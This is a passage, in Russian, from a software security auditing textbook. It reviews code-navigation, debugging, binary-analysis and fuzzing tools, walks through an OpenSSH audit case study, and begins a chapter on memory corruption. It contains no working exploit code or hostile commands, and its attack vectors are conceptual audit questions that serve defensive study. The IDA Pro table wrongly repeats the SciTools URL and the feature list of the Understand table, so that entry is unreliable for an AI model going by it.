Cscope, кратко описанный в таблице 4-21, -- полезная утилита с функциями перекрестных ссылок в удобном текстовом интерфейсе и возможностями поиска и замены для выполнения текстовых подстановок в нескольких исходных файлах. Эта утилита не предлагает полноценной среды навигации по коду из-за ограниченного набора поддерживаемых функций, но она и не спроектирована как среда аудита. Однако она может быть полезным дополнением к другим продуктам, особенно к Ctags, поскольку оба продукта компенсируют недостатки друг друга.

Таблица 4-21. Cscope

Operating system	Most UNIX-based operating systems (Linux, BSD, Solaris)
Product requirements	None
Free version available	Yes
URL	http://cscope.sourceforge.net/
Key features	Cross-referencing Text searching and replacing

Ctags

Ctags -- расширение редактора VIM, предназначенное для навигации по исходному коду. Оно предлагает ряд интересных функций, хотя многие функции, перечисленные в таблице 4-22, на самом деле являются частью VIM, а не Ctags. Оно работает, генерируя файл, содержащий местоположения элементов данных (структур, функций, переменных, определений типов, макросов препроцессора и так далее), а затем обращается к этому файлу, когда пользователи ищут определения. Им легко пользоваться (тем, кто знаком с VIM), и в сочетании с уже имеющимися функциями VIM оно создает функциональную среду навигации по коду.

Таблица 4-22. Ctags

Operating system	Most UNIX-based operating systems (Linux, BSD, Solaris)
Product requirements	VIM editor
Free version available	Yes
URL	http://ctags.sourceforge.net/
Key features	Multiple language support Definition lookups Syntax highlighting Navigational shortcuts

Один из главных недостатков Ctags в том, что при поиске определения он иногда переходит не туда. Например, он может перейти к прототипу вместо фактической функции. Он может быть особенно проблемным, когда в исследуемом коде много косвенности. Второй главный недостаток -- отсутствие функций перекрестных ссылок; однако использование этого инструмента вместе с Cscope позволяет обойти это ограничение.

Source Navigator

Source Navigator (см. таблицу 4-23) -- GUI IDE, разработанная в первую очередь для использования в Linux (и других UNIX-подобных ОС), но она также работает в Windows. Она предлагает богатый набор функций, включая поддержку нескольких языков, перекрестные ссылки (как текстовые, так и графические), текстовый поиск и поиск определений. Это отличный продукт, потому что интерфейс прост и быстр, а движок работает хорошо. (Он не ошибается при поиске определений, как иногда делают другие продукты.)

Таблица 4-23. Source Navigator

Operating system	UNIX and Windows
Product requirements	None
Free version available	Yes
URL	http://sourcenav.sourceforge.net/
Key features	Multiple language support Cross-referencing Graphing capabilities Text searching and replacing Definition lookups

Многие аудиторы предпочитают консольные среды для аудита кода, но некоторые функции Source Navigator делают аудит кода в GUI-среде достаточно эффективным. Однако у него есть несколько недостатков. Во-первых, иногда у него, похоже, возникают проблемы при работе с большими деревьями исходного кода (что может привести к аварийному завершению приложения). Эта проблема не обычна, но случается. Во-вторых, ему не хватает подсветки синтаксиса, что может немного усложнить следование по коду.

Code Surfer

Code Surfer (кратко описан в таблице 4-24), продукт Grammatech, специально разработан для задач аудита кода. Он расширяет базовую функцию навигаторов кода дополнительными возможностями, такими как slicing. Slicing -- это механизм подсветки синтаксиса на основе переменных, которые пользователь хочет отслеживать, и путей кода, на которые влияет эта переменная. Эта функция

может быть полезна для принудительного соблюдения чувствительности вашего анализа к потоку управления и потоку данных.

Таблица 4-24. Code Surfer

Operating system	UNIX and Windows
Product requirements	Cygwin if installed on Windows
Free version available	No
URL	www.grammatech.com/products/codesurfer/
Key features	Multiple language support Cross-referencing Graphing capabilities Text searching and replacing Definition lookups

Understand

Understand от SciTools (кратко описан в таблице 4-25) предназначен для анализа больших кодовых баз и поддерживает ряд разных языков. Он доступен как GUI для ОС Windows и UNIX. Understand -- одна из самых полнофункциональных сред чтения исходного кода, доступных сегодня (с особенно удобным и настраиваемым интерфейсом). У Understand также есть скриптовый интерфейс для автоматизации задач анализа исходного кода.

Таблица 4-25. Understand

Operating system	UNIX and Windows
Product requirements	None
Free version available	Time-limited trial
URL	www.scitools.com/
Key features	Multiple language support Cross-referencing Graphing capabilities Text searching and replacing Definition lookups Scripting and plug-in capabilities

Отладчики

Отладка -- неотъемлемая часть работы аудитора кода. Она может быть полезна при отслеживании того, какие пути кода используются при заданном наборе обстоятельств, при поиске fault, возникшего в результате тестирования черного ящика, или при проверке уязвимости, обнаруженной в коде. Для Windows и UNIX-подобных ОС доступен довольно широкий выбор отладчиков, и многие из них в той или иной степени поддерживают любую архитектуру, на которой доступна ОС. Уровень сложности отладчиков сильно различается, как и их наборы функций, поэтому познакомьтесь с несколькими отладчиками, чтобы понять, какой подходит вам лучше всего. Следующие функции -- хорошие вещи, на которые стоит смотреть при выборе отладчика:

• *Отладка ядра.* Большинство отладчиков предназначены для отладки процессов пользовательского пространства. Однако вам может потребоваться отлаживать ядро или драйверы ядра. В таком случае нужен отладчик с возможностью пошагово проходить код, выполняющийся в режиме ядра. Отладчики ядра встречаются гораздо реже обычных отладчиков, поэтому если вы

ожидаете выполнять какую-либо работу, связанную с ядром, стоит потратить время на знакомство с популярными вариантами.

• *Поиск в памяти.* Это просто возможность искать строки и значения в произвольных диапазонах памяти. Может показаться, что это базовое требование к отладчикам, но, что удивительно, некоторым эта функция недоступна.

• *Скриптовые возможности.* Определение пользовательских команд или макросов для использования при отладке приложения может быть полезным. Скриптовые возможности могут быть мощной функцией, и они удобны для автоматизации повторяющихся задач.

• *Поддержка отладочной информации.* Некоторые форматы бинарных файлов (например, ELF) могут содержать обширную отладочную информацию, включая исходный код, номера строк, имена исходных файлов и так далее. Другие форматы создаются при компиляции программы специально для хранения отладочной информации (например, DBG-файлы). Эта информация часто полезна, и хороший отладчик должен уметь интерпретировать эти данные, чтобы сделать отладку более управляемой.

• *Условные точки останова.* Вам может понадобиться возможность задать набор требований, которые должны быть выполнены, чтобы сработала точка останова. Так не придется вручную проверять состояние процесса каждый раз, когда срабатывает точка останова, чтобы понять, относится ли она к тому, что вы исследуете.

• *Поддержка потоков.* Отладка многопоточных приложений может быть довольно трудной. Хотя почти все отладчики поддерживают отладку многопоточных приложений, некоторые делают это лучше других.

• *Ассемблирование на лету.* Может быть полезно писать ассемблерный код, который отладчик интерпретирует в байткод, особенно когда вы вручную внедряете код в процесс или изменяете код для проверки какого-либо условия.

• *Поддержка удаленной отладки.* В зависимости от задачи возможность отлаживать машину по сети может быть удобной.

Следующие разделы описывают несколько популярных отладчиков, доступных для разных ОС.

GNU Debugger (GDB)

GDB, кратко описанный в таблице 4-26, вероятно, самый широко используемый отладчик для UNIX-подобных систем. Это консольный отладчик (хотя доступны GUI-оболочки), который предлагает довольно богатый набор функций и достаточно прост в использовании (если вы знакомы с ассемблерным кодом и общим использованием отладчика -- а это требование, если вы планируете эффективно работать с отладчиком). Большинство команд используют похожий синтаксис, поэтому после знакомства с основами остальное дается легко. GDB полезен, когда у вас есть доступ к исходному коду отлаживаемой программы, поскольку можно скомпилировать его с отладочной информацией. (Этот уровень информации специфичен для ELF-бинарников, распространенного формата бинарных файлов в современных вариантах UNIX.) Можно пошагово проходить ассемблерный код, и GDB показывает строку исходного кода, относящуюся к выполняемой инструкции. Эта функция облегчает трассировку fault или понимание того, что идет не так при попытке пройти пути кода для тестирования потенциальных уязвимостей.

Таблица 4-26. GDB

Operating system	UNIX and Windows
Product requirements	None
Free version available	Yes
URL	www.gnu.org/
Key features	Kernel debugging (in some limited circumstances) Scripting capabilities File format debugging support Conditional breakpoints Thread support (limited) Remote debugging support

У GDB также есть скриптовый интерфейс, полезный для создания пользовательских команд, которые могут ускорить отладку. Скриптовый интерфейс во многих отношениях довольно ограничен; например, он не может сохранять информацию о состоянии между вызовами команд. Он в основном предназначен для определения макросов для серии команд, а не для построения полнофункциональных плагинов, что досадно.

GDB также не хватает нескольких функций. Ассемблирование на лету было бы полезным, как и поиск в памяти. (Команды для поиска по памяти нет, хотя довольно легко написать для этого скрипт.) Интерфейс может быть немного неудобным для таких задач, как редактирование данных в памяти (по сравнению с отладчиком вроде SoftICE, который рассматривается далее в этом разделе). Кроме того, у GDB есть ограничение, когда процесс порождает несколько дочерних процессов: трассировка в дочерние процессы может быть трудной. С учетом сказанного, у других UNIX-отладчиков есть похожие ограничения, поэтому это не специфичная для GDB проблема. GDB поддерживает не-Intel архитектуры, но иногда работает на них не так хорошо; в частности, известно, что отладка sparc-бинарников вызывает проблемы.

OllyDbg

OllyDbg -- бесплатный Windows-отладчик пользовательского пространства с удобным GUI для анализа программ во время выполнения (см. таблицу 4-27).

Таблица 4-27. OllyDbg

Operating system	Windows
Product requirements	None
Free version available	Yes
URL	www.ollydbg.de/
Key features	Conditional breakpoints Thread support Remote debugging support Plug-in capabilities On-the-fly assembly

OllyDbg богат функциями и упрощает некоторые трудоемкие задачи отладки. Некоторые функции OllyDbg включают следующее:

• Возможность записывать пути выполнения (полезно при анализе сбоев, поскольку можно шагать назад по программе, чтобы увидеть, что пошло не так, какие ветви были выбраны и так далее)
• Просмотр цепочки обработчиков исключений (избавляет от ручного прохода по стеку)
• Установка меток, к которым можно возвращаться (как в IDA)

• Ассемблирование на лету
• Блокировка исключений (можно выбрать, какие исключения передавать отлаживаемому процессу, а какие нет)

Помимо базовых возможностей отладки, OllyDbg имеет развитый движок, позволяющий разрабатывать плагины для расширения функциональности отладчика. Среди плагинов есть OllyDump (доступен по адресу www.openrce.org/downloads/details/108/OllyDump), который позволяет сбрасывать образ процесса в памяти на диск, и HeapVis (доступен по адресу http://labs.idefense.com/labs.php?show=8#a8), инструмент для визуализации текущего состояния кучи программы.

SoftICE

SoftICE от Compuware, кратко описанный в таблице 4-28, -- популярный отладчик уровня ядра для ОС Windows. Поскольку SoftICE работает в режиме ядра, его можно использовать для отладки приложений пользовательского пространства и драйверов ядра (или самого ядра). У SoftICE есть ряд полезных функций, включая удаленную отладку, ассемблирование на лету, эффективный командный язык и мощные функции поиска, замены и редактирования. Compuware недавно прекратила выпуск SoftICE; однако он остается популярным отладчиком ядра Windows.

Таблица 4-28. SoftICE

Operating system	Windows
Product requirements	None
Free version available	Trial version only
URL	www.compuware.com
Key features	Kernel debugging Conditional breakpoints Thread support Remote debugging support On-the-fly assembly

Инструменты бинарной навигации

Не все приложения, которые вы аудитируете, доступны как исходный код. Фактически исходный код часто не предоставляется, поэтому приходится аудитировать бинарные файлы программы, читая ассемблерный код приложения и выясняя, как оно работает, уже оттуда. Нужны инструменты, помогающие в **бинарной навигации**, чтобы исследование исполняемых файлов было менее громоздким. Хорошие функции инструментов бинарной навигации включают следующее:

• *Возможности аннотирования.* Аудит ассемблерного кода может быть утомительным и трудным. Проверяющим кода полезно иметь возможность аннотировать код замечаниями о том, что он делает, или о потенциальных ошибках, к которым нужно вернуться.
• *Метки.* Как дополнение к аннотациям, метки позволяют автоматически возвращаться к прежним подозрительным местам кода. Эти метки полезны, особенно когда вы возвращаетесь к приложению, над которым работали всю прошлую ночь.
• *Возможности построения графов.* Как и в навигаторах исходного кода, возможности построения графов позволяют увидеть структуру функции или дерева вызовов функций. Эта функция полезна, когда нужно установить путь вызова к подозрительной функции или исследовать логическую схему внутренней работы функции.

• *Возможности определения структур.* Поскольку за ассемблерным кодом может быть трудно следить, полезно иметь возможность определять структуры с распознаваемыми членами, обнаруженными в ходе обратного проектирования. Применение таких структур необходимо при анализе, чувствительном к потоку данных, особенно в объектно-ориентированном коде.
• *Скриптовые возможности.* Возможность писать скрипты или плагины особенно полезна для бинарного анализа. Они могут пригодиться для автоматической распаковки исполняемого файла, а также для написания инструментов, автоматически анализирующих определенные конструкции в коде. Например, скрипты могут помогать статическому анализу для автоматического обнаружения уязвимостей или предоставлять полезную информацию, такую как распознавание объектов, определения структур или отслеживание переменных.

IDA Pro

IDA Pro, кратко описанная в таблице 4-29, -- *тот самый* инструмент для бинарной навигации и обязательная часть набора инструментов проверяющего кода. Купите этот продукт, если у вас его нет, -- это приказ! IDA Pro можно использовать для интерпретации множества форматов бинарных файлов, предназначенных для разных процессоров, поэтому она полезна почти для любого бинарного файла, с которым вы столкнетесь.

Таблица 4-29. IDA Pro

Operating system	UNIX and Windows
Product requirements	None
Free version available	Time-limited trial
URL	www.scitools.com/
Key features	Multiple language support Cross-referencing Graphing capabilities Text searching and replacing Definition lookups Scripting and plug-in capabilities

Примечание

Даже если IDA не распознает формат файла, который вы пытаетесь анализировать, можно построить модуль загрузчика для конкретных типов бинарных файлов, используя интерфейс плагинов IDA.

IDA Pro имеет богатый (и не имеющий равных) набор функций, который включает следующее:

• Автоматическое распознавание функций и элементов данных в бинарном файле
• Распространение информации о типах через вызовы функций
• Распознавание распространенных конструкций компилятора
• Распознавание фрагментированных блоков функций
• Возможность графической навигации по бинарному файлу (новинка версии 5)
• Возможности перекрестных ссылок
• Возможности flowchart и построения графов
• Гибкий скриптовый язык для автоматизации задач анализа
• Расширяемый framework плагинов, позволяющий разработчикам писать сложные модули анализа (или загрузчики бинарных файлов)

IDA также интегрирует отладку в свой дизассемблерный продукт. Этот продукт можно использовать вместо отдельного отладчика, и его преимущество в том, что он объединяет функции статического анализа с живой отладкой, создавая более полную среду обратного проектирования. Отладчик в IDA также имеет многие функции, которые есть у других популярных отладчиков.

BinNavi

BinNavi -- интересный новый продукт Sabre (см. таблицу 4-30). Разработанный как плагин IDA, ориентированный на аудиторов кода, которые хотят яснее понимать внутреннее устройство программы, BinNavi предоставляет графическое представление бинарного файла, по которому пользователи могут легко перемещаться. Деревья вызовов или внутренняя работа функций могут выражаться в разных графических форматах, от круговых графов до древовидных flowchart. BinNavi позволяет пользователям быстро выделять интересные пути кода, устраняя лишние пути кода и сохраняя разные представления одного и того же бинарного файла, подсвечивающие анализируемые пути. Узлы графа можно раскрашивать отдельно, чтобы выделять определенные компоненты в функции или дереве вызовов.

Таблица 4-30. BinNavi

Operating system	Windows and Linux
Product requirements	IDA Pro
Free version available	No
URL	www.sabre-security.com/
Key features	Graphing capabilities Annotation Debugging Scriptable interface

Построение графов -- лишь один из инструментов, которые BinNavi предоставляет для аннотирования. Пользователи также могут вести подробные заметки по каждому узлу графа, и эти заметки можно быстро находить с помощью сохраненных представлений и встроенных возможностей поиска BinNavi.

Конечно, описанные до сих пор функции полезны для статического анализа, но пользователям нужно уметь соотносить свои заметки с экземплярами приложения во время выполнения. Поэтому BinNavi также дает пользователям базовые возможности отладки, позволяя выбирать узлы, на которых следует остановиться для дальнейшего анализа во время работы процесса. Последняя версия BinNavi предлагает некоторые скриптовые возможности Python для выполнения части функций, упомянутых в предыдущем разделе об отладчиках.

Инструменты fuzz-тестирования

Временами fuzz-тестирование требуется как часть аудита в дополнение к анализу кода. Fuzz-тестирование может быть полезно для поиска ошибок, пропущенных во время аудита кода из-за сложных конструкций кода и временных ограничений. Такое тестирование может быть бесценным, помогая убедиться, что вы поймали самые легко обнаруживаемые уязвимости.

Хороший инструмент fuzz-тестирования должен понимать протокол или поддерживать скрипты, чтобы он мог обеспечить тщательную проверку известных проблем с рассматриваемым протоколом. Кроме того, некоторые новые инструменты fuzz-тестирования могут пытаться применять интеллектуальные векторы атаки: они получают результаты запроса и используют эту

информацию для построения дальнейших запросов, нацеленных на потенциально проблемные области.

SPIKE

SPIKE, кратко описанный в таблице 4-31, -- независимый от протокола инструмент fuzz-тестирования. Он дает пользователям набор заранее подготовленных скриптов для тестирования продуктов, использующих известные протоколы, а также мощный скриптовый язык для создания скриптов тестирования произвольных протоколов.

Таблица 4-31. SPIKE

Operating system	UNIX and Windows
Product requirements	None
Free version available	Yes
URL	www.immunitysec.com/
Key features	Scriptable interface

Dave Aitel (автор SPIKE) написал интересную статью о достоинствах блочного анализа протоколов (разбиения протокольных данных на блоки для управления размером и обнаружения информации), модели, на которой построен SPIKE. Эту статью можно найти по адресу www.immunitysec.com/downloads/advantages_of_block_based_analysis.html. Кроме того, для SPIKE доступен proxy-компонент для работы со средами тестирования Web-приложений.

Практический пример: OpenSSH

В этой главе вы изучили четырехфазный процесс анализа приложения, работающий на высоком уровне. Чтобы увидеть, как эти шаги можно применить в реальной обстановке, вы пройдете практический пример с использованием сервера OpenSSH. Исходный код доступен на www.openssh.com/, а версия -- OpenSSH 4.3.

Примечание

Для тех, кто не знаком с OpenSSH: это ведущий Secure Shell (SSH) сервер в Интернете. Он предоставляет зашифрованную интерактивную shell-службу аутентифицированным пользователям для конкретной машины. Более подробная информация доступна на сайте OpenSSH (www.openssh.com).

Предварительная оценка

Возвращаясь к процессу анализа приложения, сначала нужно установить существенную информацию о приложении. У вас нет проектной спецификации или документации SDLC; вместо этого нужно кратко исследовать код, чтобы определить ключевые компоненты, на которые нужно посмотреть. Первое, что вы делаете, -- определяете векторы атаки, которые нужно покрыть. Для этого нужно хорошее представление о том, как приложение выставлено наружу и кому. Как упоминалось ранее, вы применяете знания моделирования угроз, чтобы выявить основные векторы атаки. В примере сервера OpenSSH приложение выставлено трем основным классам пользователей:

• *Администратор.* Этот пользователь имеет права запускать и останавливать SSH-сервер и изменять конфигурационный файл.
• *Аутентифицированные пользователи.* Этот класс пользователей может удаленно входить в систему и интерактивно запускать shell.
• *Неаутентифицированные пользователи.* У этого класса пользователей нет действительных учетных данных, и они не должны иметь возможности что-либо делать.

В этом аудите вас в основном не интересуют классы администратора и аутентифицированных пользователей; вы хотите сосредоточиться на удаленных неаутентифицированных пользователях. Нужно начать собирать документацию SSH, чтобы получить представление о том, как работает SSH-сервер, в каких ограничениях протокола он должен работать и какой уровень воздействия доступен каждому классу пользователей. В этом случае особенно полезны RFC SSH. После краткого поиска на www.ietf.org можно найти следующие RFC:

• *RFC 4250.* The Secure Shell (SSH) Protocol Assigned Numbers (www.ietf.org/rfc/rfc4250.txt)
• *RFC 4251.* The Secure Shell (SSH) Protocol Architecture (www.ietf.org/rfc/rfc/4251.txt)
• *RFC 4252.* The Secure Shell (SSH) Authentication Protocol (www.ietf.org/rfc/rfc4252.txt)
• *RFC 4253.* The Secure Shell (SSH) Transport Layer Protocol (www.ietf.org/rfc/rfc4253.txt)
• *RFC 4254.* The Secure Shell (SSH) Connection Protocol (www.ietf.org/rfc/rfc4254.txt)

Похоже, читать придется много! К счастью, многие детали можно просмотреть бегло, если вы убедитесь, что уловили базовую архитектуру SSH-сервера и то, как SSH-клиенты и серверы взаимодействуют.

Прежде чем идти дальше, нужно получить некоторое понимание архитектуры кода сервера OpenSSH. Когда вы распакуете исходный код, заметите, что все исходные файлы распаковываются в один каталог. Поскольку нет аккуратной структуры каталогов, намекающей на то, как спроектировано приложение, нужно начать с функции `main()` в SSH-сервере и кратко исследовать код. Этот поверхностный взгляд указывает на несколько подсистем, с которыми нужно познакомиться, чтобы анализировать код глубже:

• *Подсистема буферов.* Управляет бинарными потоками данных для ввода и вывода. Весь код управления этими буферами находится в `buffer.c` и `bufaux.c`.
• *Подсистема пакетов.* Занимается передачей и приемом пакетов. Большая часть подсистемы пакетов является оберткой над функциями буферов, за исключением функций ввода-вывода. Код работы с пакетами находится в `packet.c`.
• *Криптографическая подсистема.* Каждый поддерживаемый криптографический алгоритм представлен структурой, определяющей ключевые элементы алгоритма, такие как процедуры шифрования/расшифрования, размеры ключей и так далее. Этот код находится в `cipher.c`.
• *Разделение привилегий.* Когда вы читаете любой код и документацию по OpenSSH, вы обнаружите механизм, известный как "разделение привилегий", который пытается минимизировать шансы того, что эксплуатируемые уязвимости получат большой доступ к целевой системе. Он работает, порождая два процесса для обработки каждого соединения: непривилегированного потомка, работающего с сетевыми данными, и привилегированного родителя, который может аутентифицировать пользователей на основе запросов от потомка. Большая часть кода разделения привилегий находится в `monitor.c` и `monitor_wrap.c`.

Также нужно выяснить, на какой функциональности вы сосредоточите аудит, что должно быть ясно после краткого осмотра кода. Вы хотите сосредоточиться на коде, который может быть запущен удаленными неаутентифицированными пользователями, а значит, вероятно, хотите покрыть следующие части кода:

• Низкоуровневые процедуры обработки пакетов (более глубокий анализ уязвимостей процедур приема буферов и пакетов)

• Обмен идентификацией (начальный обмен идентификацией, как определено протоколом SSH, в `sshd.c`)
• Настройка сессии (proposal и обмен ключами, охватывает несколько файлов)
• Обработка сжатия (SSH по умолчанию поддерживает сжатие, находится в `compress.c`)
• Аутентификация (охватывает несколько файлов, все начинаются с auth- или auth2-). Обратите внимание, что данные аутентификации извлекаются в дочернем процессе и обрабатываются на сервере, поэтому нужно исследовать обе стороны.

Наконец, запишите любые используемые объекты. Поскольку вас интересуют только процедуры до аутентификации, нужно исследовать очень мало объектов. Релевантные перечислены здесь:

• *Конфигурационный файл.* Очевидно, удаленные неаутентифицированные пользователи не могут читать или записывать этот файл либо как-либо влиять на него. Однако следует познакомиться с доступными опциями и установленными значениями по умолчанию.
• *Локальный сокет разделения привилегий.* Родительский и дочерний процессы в отношении разделения привилегий взаимодействуют через локальный сокет. Об этом объекте не нужно особенно беспокоиться, потому что вы не можете повлиять на то, как к нему обращаются.
• *Сокет удаленного клиента.* Этот объект описывает, как вы можете взаимодействовать с сервером.
• *Различные файлы аутентификации.* Разные формы аутентификации исследуют локальные файлы для данных аутентификации -- записи хостов, ключи и так далее. Некоторые исследуемые файлы могут быть системными, а другие -- файлами в домашнем каталоге пользователя. Если бы у вас уже была учетная запись в системе и вы использовали SSH для получения повышенных привилегий, разбор и интерпретация этих файлов были бы значимы. Однако в этом примере вы не рассматриваете такой случай.
• *Вызов внешнего приложения.* OpenSSH можно заставить вызывать внешние приложения даже до установления аутентификации. Например, в BSD-системах может использоваться механизм BSD authentication, который вызывает определенную пользователем login-программу, отвечающую за решение, аутентифицирован ли пользователь. Для этого примера можно игнорировать такие вызовы, хотя тщательный аудит включал бы некоторое их исследование.

Анализ реализации

Теперь, когда вы потратили время на сбор информации, пора перейти к аудиту кода. Для начала вы просматриваете выставленную наружу функциональность, выявленную на фазе предварительной оценки. Теперь у вас достаточно контекста, чтобы начать с самых низкоуровневых процедур и двигаться вверх, поэтому вы начали бы с процедур обработки пакетов и буферов. Вы пытаетесь выявить ошибки, попадающие в известные вам классы уязвимостей, такие как уязвимости, связанные с целыми числами, проблемы управления памятью и так далее. Также полезно отмечать странное поведение, которое проявляют определенные части приложения, и смотреть, создает ли это поведение где-либо уязвимость. После просмотра кода OpenSSH можно отметить некоторые из следующих вариантов поведения:

• Функция `fatal()` может дать полезную кандидатную точку, специфичную для приложения (CP6). Она не завершает приложение напрямую; она выполняет серию очисток, чтобы предотвратить утечки памяти и тому подобное, когда вызывает `cleanup_exit()`. Может ли эта функция стать проблемой, если что-то очищаемое ею находится в несогласованном состоянии? (В прошлом такое уже случалось.)
• Простой поиск лексических кандидатных точек (CP3) показывает, что почти каждый параметр `length` является беззнаковым; маловероятно, что будут найдены уязвимости знаковых целых чисел.

• Стратегии понимания кода выявляют последовательное использование структуры буфера. Переполнения буфера кажутся маловероятными из-за последовательного применения этих буферных механизмов.
• Возможно, стоит выполнить поиск кандидатных точек для выявления уязвимостей двойного `free()`. Они выглядят возможными, поскольку многие процедуры выделяют большое число структур данных и имеют части очистки в конце. Может быть, где-то освобождается буфер, который никогда не выделялся?
• Стратегии понимания кода выявляют, что успех или отказ аутентификации часто обозначается возвращаемым значением 1 или 0. Возвращается ли из функции аутентификации когда-либо другое значение случайно?
• Стратегии понимания кода и обобщения проектирования показывают, что многоэтапные алгоритмы аутентификации могут иметь проблемы состояния. Что если повторить этапы или пропустить этапы? Возможно ли это? Такое поведение может привести к уязвимостям `double free()`, утечкам памяти и несогласованным состояниям переменных.

При проходе по коду следует отметить несколько других вариантов поведения. Если вы не уверены в некоторых классах уязвимостей, упомянутых в предыдущем списке, не беспокойтесь. Они рассматриваются в следующих главах книги. С вашей серией неформальных мысленных заметок, объединенной с формальными техниками, вводимыми на протяжении книги, вы можете глубоко анализировать код для каждого класса уязвимостей, тщательно рассматривая каждый путь кода.

Высокоуровневые векторы атаки

Более высокоуровневый анализ кода может помочь обнаружить потенциальные дефекты в логике и проектировании приложения. Спецификация OpenSSH, похоже, оставляет возможность для ряда высокоуровневых логических и проектных уязвимостей. У вас нет модели угроз; однако вы можете выявить некоторые базовые векторы атаки из прочитанных RFC и текущего знания реализации.

Векторы атаки протокола SSH

До аутентификации происходят фазы обмена идентификацией, proposal и настройки сессии. В этот период SSH-сервер и клиент договариваются о ряде поддерживаемых параметров сессии и устанавливают защищенный канал. При попытке атаковать этот код нужно рассмотреть некоторые из следующих моментов:

• *Прослушивание.* Коммуникации SSH шифруются главным образом для предотвращения подслушивания сессии третьими сторонами. Поэтому нужно увидеть, есть ли какой-либо способ сломать это шифрование. При выполнении аудита часто предполагается эффективность публично проверенного протокола шифрования. Однако это не обязательно означает, что протокол используется безопасно. Возможно, стоит посмотреть на установление сессии и выяснить, может ли наблюдатель узнать секретные ключи, наблюдая proposal и настройку сессии.
• *Человек посередине.* Может ли наблюдатель выдать себя за сервер и получить учетные данные входа от клиентов без их ведома?
• *Особенности протокола.* Какие интересные особенности допускает протокол? Например, обеспечивает ли он обратную совместимость с предыдущими, менее безопасными версиями протокола? Если да, может быть возможно подорвать безопасность, принудительно заставив использовать старые функции протокола или механизмы аутентификации.
• *Состояние протокола.* Исследуйте, как OpenSSH работает с состоянием сообщений. Пытается ли сервер когда-либо обрабатывать сообщения, отправленные на неподходящих этапах? Кроме того, в разных точках переговоров SSH законно получить любое из множества разных сообщений, что может приводить к сложным и непредсказуемым путям кода.

Векторы атаки входа в систему

Вход в систему -- самый критический элемент SSH-сервера. Если какие-либо механизмы входа работают неправильно, удаленные атакующие могут получить локальный доступ к машине, на которой находится сервер. При оценке компонентов аутентификации OpenSSH следует учитывать следующее:

• *Brute-forcing.* Можно ли подбирать учетные записи brute force? Есть ли механизмы, мешающие удаленным атакующим пробовать миллионы разных паролей для имени пользователя (словарные атаки)?
• *Многоэтапная аутентификация.* Можно ли обмануть какие-либо модули многоэтапной аутентификации, чтобы они предоставили доступ при отправке запросов состояния? Это соображение связано с вашей работой по оценке векторов атаки состояния протокола.
• *Отключенные учетные записи.* Распознает ли сервер OpenSSH, что определенные системные учетные записи должны быть отключены? Например, могут ли пользователи, у которых shell `/bin/false`, войти в систему?
• *Файловая аутентификация.* Многие механизмы аутентификации требуют проверки файлов в локальной файловой системе. Например, аутентификация на основе ключей проверяет пользователей, исследуя файлы ключей в их домашних каталогах, а rhosts-аутентификация проверяет локальный файл, чтобы увидеть, могут ли пользователи входить без пароля, если приходят с допустимого хоста. Есть ли способ обмануть эти протоколы аутентификации, заставив их читать неправильные файлы, например привилегированные файлы или файлы аутентификации других пользователей?
• *Неправильно настроенная аутентификация.* Многие механизмы аутентификации (например, Kerberos) требуют, чтобы администраторы правильно настроили машину, прежде чем аутентификация сможет успешно установиться. Может ли включенный механизм аутентификации, который настроен неправильно (или не настроен вообще), дать доступ к машине?
• *Неправильно функционирующая аутентификация.* Большинство механизмов аутентификации, используемых OpenSSH, являются принятыми в индустрии и стандартизированными механизмами, такими как BSD authentication, password authentication, Kerberos и public key authentication. Однако это не обязательно означает, что модули работают правильно. Может ли программа позволить неавторизованный обход аутентификации? Самая вероятная причина такой проблемы -- неправильная интерпретация глобальных структур, находящихся в несогласованном состоянии, или неверная интерпретация возвращаемых значений. Это соображение связано с вашей работой по оценке векторов атаки состояния протокола.

Документирование выводов

После завершения анализа можно оформить выводы способом, обсуждавшимся в разделе "Документирование и анализ" этой главы. Эта документация включает местоположения любых выявленных уязвимостей, например существенные детали, обнаруженные в этом практическом примере.

Итоги

Взять заданное приложение и выполнить подробную оценку безопасности -- сложная задача. Чтобы знать, как справляться с этой сложностью, вы изучили итеративный процесс изоляции компонентов приложения и выявления проблем безопасности. Вы также изучили ряд стратегий и техник для выполнения и управления усилиями по оценке. Этот процесс анализа помогает исследовать каждое приложение тщательно и систематически и направлять усилия проверки туда,

где они дают наибольший эффект.

Глава 5. Повреждение памяти

"Почти все люди способны выдержать невзгоды, но если хотите испытать характер человека, дайте ему власть."

Abraham Lincoln

Введение

В этой книге вас просят принять одно базовое предположение: все уязвимости повреждения памяти следует считать эксплуатируемыми, пока вы не сможете доказать обратное. Это предположение может показаться немного чрезмерным, но для аудитора кода это полезная точка зрения. Атакующие часто могут использовать запись за пределы выделенной памяти, чтобы произвольно изменить состояние программы во время выполнения, тем самым нарушив любую политику безопасности, которую приложение должно обеспечивать. Однако трудно принять серьезность уязвимостей повреждения памяти или даже понять их, пока у вас нет некоторого знания о том, как повреждение памяти эксплуатируется.

Создание эксплойтов и аудит ПО -- два разных, но весьма взаимодополняющих набора навыков. Аудитор с хорошим пониманием разработки эксплойтов эффективнее, поскольку это знание полезно для определения разницы между безобидной ошибкой и настоящей уязвимостью. Существует много хорошо задокументированных техник эксплуатации уязвимостей повреждения памяти, и эта глава дает краткое введение в некоторые базовые подходы для архитектуры Intel x86 (хотя концепции применимы ко всем архитектурам). Наряду с техниками эксплуатации вы узнаете больше деталей о технологиях противодействия эксплойтам и стратегиях определения эксплуатируемости. Материал не предназначен быть исчерпывающим руководством по эксплуатации уязвимостей повреждения памяти, но он дает фон, необходимый для понимания и оценки многих уязвимостей, рассматриваемых в этой книге.

Примечание

Читателям, заинтересованным в более глубоком изучении эксплуатации уязвимостей повреждения памяти, стоит взять *The Shellcoder's Handbook* (Wiley, 2004) Jack Koziol и др. или *Exploiting Software* (Addison-Wesley, 2004) Greg Hoglund и Gary McGraw. Также можно найти множество онлайн-ресурсов о техниках эксплуатации, например журнал *phrack* (www.phrack.org) и журнал *Uninformed* (www.uninformed.org).

Переполнения буфера

Вероятно, вы знакомы с термином "переполнение буфера", но если нет, **переполнение буфера** -- это программная ошибка, при которой данные, копируемые в область памяти, превышают размер зарезервированной области назначения. Когда переполнение срабатывает, лишние данные повреждают информацию программы, расположенную рядом с целевым буфером, часто с катастрофическими последствиями.

Переполнения буфера -- самый распространенный тип повреждения памяти. Если вы не знакомы с тем, как эксплуатируются такие ошибки, они почти кажутся нелогичными и каким-то образом дают атакующему полный доступ к уязвимой системе. Но как они работают? Почему они настолько угрожают целостности системы? И почему операционные системы просто не защищают память от

повреждения полностью? Чтобы ответить на эти вопросы, нужно быть знакомым с внутренним устройством программ и с тем, как CPU и ОС управляют процессами.

Примечание

